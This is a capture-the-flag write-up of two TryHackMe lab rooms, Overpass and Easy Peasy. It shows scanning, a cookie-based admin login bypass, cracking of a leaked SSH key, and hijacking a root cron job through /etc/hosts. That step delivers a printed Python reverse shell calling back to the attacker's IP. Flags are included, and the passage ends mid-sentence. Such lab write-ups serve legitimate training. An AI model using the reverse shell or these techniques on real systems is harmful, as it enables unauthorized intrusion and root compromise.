

## TryHackMe CTF 3

### Task 1; Overpass - <https://tryhackme.com/room/overpass>

To start I nmap the target to see where my attack surface is;

```
(kali㉿kali)-[~/Downloads]
$ nmap -sV -Pn 10.10.128.109
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-09 23:10 EDT
Nmap scan report for 10.10.128.109
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I then use Gobuster to enumerate to find hidden directories. I found an admin page;

```
(kali㉿kali)-[~/Downloads/home-made lists]
$ gobuster dir -u http://10.10.128.109 -w big.txt -t 20
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.128.109
[+] Method:       GET
[+] Threads:      20
[+] Wordlist:    big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/aboutus        (Status: 301) [Size: 0] [→ aboutus/]
/admin          (Status: 301) [Size: 42] [→ /admin/]
/css            (Status: 301) [Size: 0] [→ css/]
/downloads      (Status: 301) [Size: 0] [→ downloads/]
/img            (Status: 301) [Size: 0] [→ img/]
Progress: 20476 / 20477 (100.00%)
=====
Finished
=====
```

I look to see what I can find and use a default admin/admin credentials with obviously didn't work;

Please log in to access this content

### Overpass administrator login

Username:

Password:

Incorrect Credentials

I then try to bypass the login by setting the cookies to a non NULL number as a result we were able to grab the SSH key;


```
(kali㉿kali)-[~/Downloads/home-made lists]
$ curl http://10.10.128.109/admin/ -H "Cookie: SessionToken=1"
<!DOCTYPE html>
<html>

<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Overpass</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" media="screen" href="/css/main.css">
    <link rel="icon"
        type="image/png"
        href="/img/overpass.png" />
    <script src="/main.js"></script>
</head>

<body>
    <nav>
        
        <h2 class="navtitle"><a href="/">Overpass</a></h2>
        <a href="/aboutus">About Us</a>
        <a href="/downloads">Downloads</a>
    </nav>
    <h1 class="pageHeading content">Welcome to the Overpass Administrator area</h1>
    <h3 class="subtitle content">A secure password manager with support for Windows, Linux, MacOS and more</h3>
    <div class="bodyFlexContainer content">
        <div>
            <p>Since you keep forgetting your password, James, I've set up SSH keys for you.</p>
            <p>If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.<br>
                Also, we really need to talk about this "Military Grade" encryption. - Paradox</p>
            <pre>-----BEGIN RSA PRIVATE KEY-----</pre>
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337


LNu5wQBBz7pKZ3cc4TwIxIuD/opJi1DVpPa06pwihHhe8Zjw3/v+xnmtS30+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtW2yc07mNdNszwLp3uto7ENdTibzvJal
73/eUN9kYF0ua9rzC6mwoI2iG6sdNL4ZqsYY7rvdxecZ3kgzQGzkB9wKgw1ljT
WDy8qncIjugOf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFytbVdv
BMXmr3xuKKb6t6k/jljQwclrhPWS0qrRJ718G/u8cqYX3oJmM00o3jgqOXXxewGSZ
AL5bLQFhzJNGoZ+N5nHOll10Bl1msURwYK7w7/9kvUiL3rhkBURhV1bj2qiHXR
3KwmS4Dm4A0toPTIAmVyaKmCWopf6le1+wz/UpnCAgeGTLZKX/joruW7ZJuAUf
ABbRLwFVPmgahrBp6vRfNECSxztBFmXPoVvwWRQ98Z+p8Mi0oReb7Jfusy6GvZk
Vfw2gpmkAr8yDqynUkuoWexPeDHWiSlg1kRJKrQP7GcupvW/r/Yc1RmNTfzT5ee
```

I will then put the hash into its own file so I can pass it to John2SHH;



```
File Actions Edit View Help
kali㉿kali: ~/Downloads/home-made lists × kali㉿kali: ~/Downloads/home-made lists ×
nano 7.2
----- BEGIN RSA PRIVATE KEY -----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC, 9F85D92F34F42626F13A7493AB48F337
LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiiHHhe8Zjw3/v+xnmtS30+qiN
JHnLs8oUVR6SmoswPpqLGCP3AwKvrzDWtWyc07mNdNszwlp3uto7EnDTIbzvJal
73/eUN9kYF0ua9rZC6mwIo2iG6sdlnL4ZqsYYrrvDxeCZJkgzQGzkB9wKgw1ljt
WDy8qnc1jugOif8qrHoo3Gv+dAMfipTSR43FBZ/Hha4jDykUXP0PvufTbVdv
BMXmr3xuKKB6Ik/jLjqWclrhPWS0qrJ718G/u8cqYX3oJM00o3jgoXYXewGz
AL5bLQFhZJNGz+N5nH0ll10B1lmtsUIrwYK7wT/9kvUi13rhkBURhIbjqiqHxR
3KwmS4Dm4AoToPTIAmVyaKmCWopf6le1+wzz/UprNCageGTlZKX/joruW7ZJuAUf
AbbrLlwFVPMgahrBp6vRNECSxtbfMxPoVvwWRQ98z+p8Mi0oReb73fusy6GvZk
Vfw2gpmkAr8yDQynUkoWeXPeDHwiSlg1kRJKrQP7GcupvW/r/Yc1RmNTfzT5eeR
OkU0TMqmd3Lj07yElav1Bhzr5FJvzPM3rimRwEs18GH111D4L5rAKvcusdFcgp8
9BQukWbzVZhbaQtAGVGy0FKJv1WhA+pjtLqwU+c15WF7ENb3Dm5qdUoSS1PzRjze
eaPG504U9fq0ZaYpkMlyCzrVp43De4KKy05F0+xsce3FW0b63+8REgYir0Gcz
4TBApY+uz34JXe8jElhrKV9xw/7zG2LoKmn1jG2YFIApr99nZFVzs1X0FCCkcM8
GFheoT4yFwrXhu1fjojw/CR0kbh0v7rfv5x7L36x3zuCfBdlWkt/h2M5nowjcbYn
exx0u0dqda7jrxOyRnyOtYF9WPLhRhapBAkxzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8dmPAPR1C1zRYwT1LEFKt7KKAaogbw3G5ra5zB54MOpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqbSd0rLkXoYR6gpBgbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMViu1BcmJzhb8dtT0i
n0Lz5pKY+rLxdubAA9KVwFsdiXnXjHEE1UwnDqqrvvgBuvX6Nux+hfgXi9Bsy68qt
8HiukTeSuukf/7HRYJsaXLQKewNcf/LW5dip07DbjVlsc8eyJ8ujeutP/Gca1L6z
yLqilogj4+yiS13knTjC0wKRxs2gjkbnRa8b7dSrZ7aDZVLpJnEy9bh6a7Wts
49TxToi53ZB14+ouglk4svJyYIIRuQjrUmierXAdmbYFwimhmLfe1rMcofOHRW2
+H1kHttJZu8zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BLFaJIzOYDS6J6Yk
2cWk/Mln7+0hAapAvDBKv7/LGR9/sVpcEos6HTfbXbmsiV+eoFzUtujtymv8U7
----- END RSA PRIVATE KEY -----
```

I then decode the hash using John;



```
$ python /usr/share/john/ssh2john.py ssh.key > ssh.hash
$ name ssh.key
$ cat ssh.hash
ssh.key:$sshng51$16#9F85D92F34F42626F13A7493AB48F337$1200$2cdbb9c10041cfba46771ce135a5c4852e0ffa29262d435693dad3aa708
7171e32170ad7854d5f8d08d6fdc47491b18a4efb45f579c7b2f7eb1dd9b827c17655a4b7f8763399e8c2371b6277b1c4eb8e76a75acd38eb5cec9
13723ad653c66e6b692cc1e78310357e967fec24ea9ffce05fa58c35325905f793370b7713c512ca4bd1f4a1c5fdacacf4c8a1b1dd2b
2845e8611ea05b19b010e7c74fb9dc47a1c3f9678f284d8188e0f5424bf585f94f741dcdb452683223d9fc4c548bb05c98987387c81db53d2
29f42f3e09298fab2f175468003295c05b1d8979d78c7104d5c270eaabbe066ebd7e8db81f1a7c05e2f41b32e0c93f0789/29312cb472ff86
07205b3e530fc7e405a26e166590376f0f98a2c3e60668970381abc13d7cf5a6e0e0533d6783a78ff1d160949a5cb0e29e37071fFcB
5b9762a4ec39818d52ec0bc722/cb3a7ae84ffcc6700e6565ca5aa294e823e5eca24bc67790d430893b0291b17836ca66745af1bedd491cf6b8
36552e9267132fsfbs67e9a4ed6b52e3df14e88bb9d90753e3ae2e242f8b2f272618211b908eb52689ead701d99605f708a6662df7a5cc287c
d1506fa12f907953b49654f198f663663785de244d25c220083ae62db9fd0b9334778834876066515a24864e6034ba27a624d9c5a4fcc967fe3a1
000a40bc304a54cef2c647dfec54f71e128b3a1d37c15d9ba895f9ea05cd4be8edca6bf5c53b
```

After some time I was able to crack the password;

```
[kali㉿kali)-[~/Downloads/home-made lists]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=ssh ssh.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
james13      (ssh.key)
1g 0:00:00:00 DONE (2024-04-09 23:59) 33.33g/s 445866p/s 445866c/s 445866C/s lisa..honolulu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I then SSH in using my new credentials;

```
[kali㉿kali)-[~/Downloads/home-made lists]
$ ssh james@10.10.128.109 -i ssh.key
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0644 for 'ssh.key' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "ssh.key": bad permissions
james@10.10.128.109's password:

[kali㉿kali)-[~/Downloads/home-made lists]
$ chmod 400 ssh.key

[kali㉿kali)-[~/Downloads/home-made lists]
$ ssh james@10.10.128.109 -i ssh.key
Enter passphrase for key 'ssh.key':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information as of Wed Apr 10 04:03:35 UTC 2024

 System load:  0.0          Processes:           88
 Usage of /:   22.3% of 18.57GB  Users logged in:     0
 Memory usage: 12%          IP address for eth0: 10.10.128.109
 Swap usage:   0%

 47 packages can be updated.
 0 updates are security updates.

Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$
```

Now that we are in we can start to look for the user flag, which after some wandering I was able to find;

```
james@overpass-prod:~$ ls
todo.txt user.txt
james@overpass-prod:~$ cat user.txt
thm{65c1aa000506e56996822c6281e6bf7}
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@overpass-prod:~$
```

I then run the ls -la command to see if there are any hidden files or directories. I found this one called .overpass which might be the sticky note that the todo.txt file was referring to;

```
james@overpass-prod:~$ cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQD2J5C2H?=J:?:8A:4EFC6QN.james@overpass-prod:~$
```

I got an interesting hash so I tried to decode it through cyberchef,

The screenshot shows the CyberChef interface. On the left, under 'Recipe', there is a 'ROT47' entry with an 'Amount' of 47. In the 'Input' section, the base64 encoded string is pasted. In the 'Output' section, the decrypted JSON object is displayed.

```
[{"name": "System", "pass": "saydrawnlyngpicture"}]
```

I was able to get a name and password for something, this is where I got kind of stuck so I looked around for programs I can run in sudo so I tried sudo -l to see what programs I can run in sudo;

```
james@overpass-prod:~$ sudo -l
[sudo] password for james:
Sorry, user james may not run sudo on overpass-prod.
```


I see that their production server is elevated so I am going to change their DNS records for the production service to my attacking machine instead;



```
GNU nano 2.9.3          /etc/hosts          Modified


127.0.0.1 localhost
127.0.1.1 overpass-prod
10.2.9.196 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

I then start a http server listener on my attacker;




```
(kali㉿kali)-[~/overpass.thm]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

I run a reverse shell through overpass to start a connection with my elevated privileges;




```
File Actions Edit View Help
kali㉿kali:~/Downloads/home-made-lists ~ james@overpass-prod:~ kali㉿kali:~/Downloads/home-made-lists kali㉿kali:~/Downloads
GNU nano 2.7
python3 -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.2.9.196\",4242));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2));!f
buildscript.sh *"
Welcome to the Overpass Administrator area
A secure password manager with support for Windows, Linux, Mac OS and more.
```

I wasn't able to get the http to work so I tried it with Netcat instead;




```
(kali㉿kali)-[~]
$ nc -lnpv 4242
listening on [any] 4242 ...
```

I realized I am impatient and needed to cronjob to activate and I see that I was able to get the connection;



```
(kali㉿kali)-[~/overpass.thm]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.128.109 - - [10/Apr/2024 00:48:42] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.10.128.109 - - [10/Apr/2024 00:49:42] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.10.128.109 - - [10/Apr/2024 00:50:42] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.10.128.109 - - [10/Apr/2024 00:51:42] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
```

I secured to root shell;




```
(kali㉿kali)-[~]
$ nc -lnpv 4242
listening on [any] 4242 ...
connect to [10.2.9.196] from (UNKNOWN) [10.10.128.109] 39342
root@overpass-prod:~#
```

Then I scavenged for the root.txt;

```
root@overpass-prod:~# ls
ls
buildStatus builds go root.txt src
root@overpass-prod:~# cat root.txt
cat root.txt
thm{7f336f8c359dbac18d54fdd64ea753bb}
root@overpass-prod:~#
```

Success



## Task 2; Easy Peasy - <https://tryhackme.com/room/easypeasyctf>

Same process with starting with Nmap to get attack surface;

```
(kali㉿kali)-[~]
$ nmap -p- -sV -Pn -T5 10.10.226.198
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 17:22 EDT
Warning: 10.10.226.198 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.226.198
Host is up (0.17s latency).
Not shown: 65483 closed tcp ports (conn-refused), 49 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.16.1
6498/tcp  open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
65524/tcp open  http   Apache httpd 2.4.43 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 639.20 seconds
```


Then we gobuster the webapp for directory mapping;

```
(kali㉿kali)-[~/Downloads/home-made_lists]
$ gobuster dir -u http://10.10.226.198 -w big.txt -t 20
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://10.10.226.198
[+] Method:       GET
[+] Threads:      20
[+] Wordlist:     big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/hidden          (Status: 301) [Size: 169] [→ http://10.10.226.198/hidden/]
/robots.txt      (Status: 200) [Size: 43]
Progress: 20476 / 20477 (100.00%)
=====
Finished
```


Checked the robots.txt page, but wasn't able to see anything useful;



I then check the hidden page to see that we have an image... If we check the source code we can see a note hinting at steganography;



I did the same thing with the hidden/whatever page



I found a hidden hash in the source code of the second image so I attempted to decode it;

A screenshot of an online hex decoder tool. The interface has a sidebar on the left labeled "Recipe" with "From Base64" selected. The main area has two tabs: "Input" and "Output". The "Input" tab contains the base64 encoded string "ZmxhZ3tmMXJzN19mbDRnfQw=". The "Output" tab shows the decoded string "#flag{#1237\_#34q}".

I then tried accessing the robots.txt file using the correct port and was able to find another hash to decode;

A screenshot of a Firefox browser window. The title bar says "TryHackMe | Easy Peasy" and "10.10.226.198:65524/robots.txt". The address bar shows the URL "10.10.226.198:65524/robots.txt". Below the address bar is a toolbar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays the contents of the robots.txt file:

```
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```

After some attention to detail reading I was able to find another flag within the default webpage details;

The screenshot shows a Firefox browser window with the address bar set to 10.10.226.198:65524. The page content displays the directory structure of an Apache2 configuration directory:

```
-- apache2.conf
  '-- ports.conf
-- mods-enabled
  |-- *.load
  '-- *.conf
-- conf-enabled
  '-- *.conf
-- sites-enabled
  '-- *.conf
```

Below this, a list of bullet points provides information about the configuration files:

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective Fl4g 3 : `flag{9fdafbd64c4741a8f54cd3fc64cd312}*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

I then found another with the hint that it is encoded in ba... which is base62;

